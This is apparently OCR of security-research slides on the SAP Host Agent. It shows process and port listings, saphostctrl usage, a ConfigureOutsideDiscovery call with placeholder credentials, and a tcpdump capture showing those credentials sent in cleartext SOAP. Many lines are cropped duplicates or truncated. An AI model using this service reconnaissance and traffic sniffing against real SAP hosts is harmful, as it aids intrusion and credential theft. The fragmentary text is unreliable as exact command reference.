




- Accomplish several life-cycle tasks
- OS independent
- Part of SAP system




```
[user@saphost ~]# ps -ef | grep hostctrl
root     42100     1  0 Jun13 ?        00:00:16 ./exe/saphostexec -start pf=/usr/sap/hostctrl/exe/host_profile
root     42241     1  0 Jun13 ?        00:02:15 /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile
sapadm   42110     1  0 Jun13 ?        00:01:56 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile -D
[user@saphost ~]# ss -larntp | grep 421
LISTEN     0      20           *:1128                     *:*                   users:(("sapstartsrv",pid=42110,fd=18))
ESTAB      0      0       saphost:1128            saphost:47510                users:(("sapstartsrv",pid=42110,fd=24))
ESTAB      0      0       saphost:1128            saphost:47514                users:(("sapstartsrv",pid=42110,fd=26))
```

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
root     42241     1  0 Jun13 ?        00:0
sapadm   42110     1  0 Jun13 ?        00:0
[user@saphost ~]# ss -larntp | grep 421
LISTEN     0      20           *:1128
ESTAB      0      0        saphost:1128
ESTAB      0      0        saphost:1128
```

```
./exe/saphostexec -start pf=/usr/s
/usr/sap/hostctrl/exe/saposcol -l
/usr/sap/hostctrl/exe/sapstartsrv
```

```
host_profile
/hostctrl/exe/host_profile
ctrl/exe/host_profile -D


users:(("sapstartsrv",pid=42110,fd=18))
users:(("sapstartsrv",pid=42110,fd=24))
users:(("sapstartsrv",pid=42110,fd=26))
```





Netweaver JAVA

S/4 HANA

Netweaver ABAP








```
[user@saphost
root          4210
root          4224
sapadm        4211
p hostctrl
?          00:00:16 ./exe/saphostexec -start pf=/usr/sap/hostctrl/exe/host_profile
?          00:02:15 /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile
?          00:01:56 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile -D
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
 *:1128                    *:*                    users:(("sapstartsrv",pid=42110,fd=18))
ESTAB      0      0        saphost:1128           saphost:47510          users:(("sapstartsrv",pid=42110,fd=24))
ESTAB      0      0        saphost:1128           saphost:47514          users:(("sapstartsrv",pid=42110,fd=26))
```

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[user@saphost ~]# ss -larntp | grep 421
[user@saphost ~]# ss -larntp | grep 421
LISTEN     0      20                 *:1128
ESTAB      0      0          saphost:1128
ESTAB      0      0          saphost:1128
```

```
[user@saphost exe]# ./saphostctrl
Usage: saphostctrl [generic option]... -function <Webmethod> [argument]...
       saphostctrl -help [<Webmethod>]
```

```
Supported Webmethods:
  ConfigureOutsideDiscovery
       Configure the Outside Discovery Job which runs periodically
       These Options control the Outside Discovery Job.
       If frequency is not provided, it will run every 12 hours.
       If execution options are not provided the default will be used
       -enable
              [-frequency <X>        Run frequency in minutes]
              [-jobtimeout <X>       Wait X seconds for the Outside
```

```
[user@saphost exe]# ./saphostctrl -prot tcp -function ConfigureOutsideDiscovery \
                    -enable \
                    -sldhost 127.0.0.1 -sldport 1234 \
                    -sldusername BBBBB -sldpassword CCCC

**********************************************************************
**********************************************************************
 ComputerSystem , string , Enabled
 Databases , string , Enabled
```

```
 ExecutionFrequencyMinutes , uint64 , 720
**********************************************************************
 CreationClassName , string , OutsideDiscoveryDestinations
 127.0.0.1_1234 , string , /usr/sap/hostctrl/exe/config.d/slddest_127.0.0.1_1234.cfg
```

```
tcpdump -i lo -A -vv port 1128 or port 1129
```

```
tcpdump -i lo -A -vv port 1128 or port 1129
```

```
  localhost.55011 > localhost.saphostctrl: Flags [P.], cksum 0x02b6 (inco
955100 ecr 1627955100], length 1165
  E.....@.@..f...........h.q.Q. .....V.......
  a...a...POST / HTTP/1.1
  Host: localhost:1128
  User-Agent: gSOAP/2.7
  Content-Type: text/xml; charset=utf-8
  Content-Length: 1000
  Connection: keep-alive
  SOAPAction: ""

  <?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelo
"http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/
MS" xmlns:SAPHostControl="urn:SAPHostControl" xmlns:SAPLandscapeService="
ns:SAPOscol="urn:SAPOscol" xmlns:SAPDSR="urn:SAPDSR">
<SOAP-ENV:Body>
<SAPHostControl:ConfigureOutsideDiscovery>
<configuration>
   <flags></flags>
   <status>OD-CFG-ENABLED</status>
   <frequency>720</frequency>
   <destinations>
      <item>
         <name>127.0.0.1_1234</name>
         <host>127.0.0.1</host>
         <port>1234</port>
         <username>BBBBB</username>
         <password>CCCC</password>
         <useSSL>false</useSSL>
         <properties></properties>
      </item>
   </destinations>
   <arguments></arguments>
</configuration></SAPHostControl:ConfigureOutsideDiscovery></SOAP-ENV:Bod
```

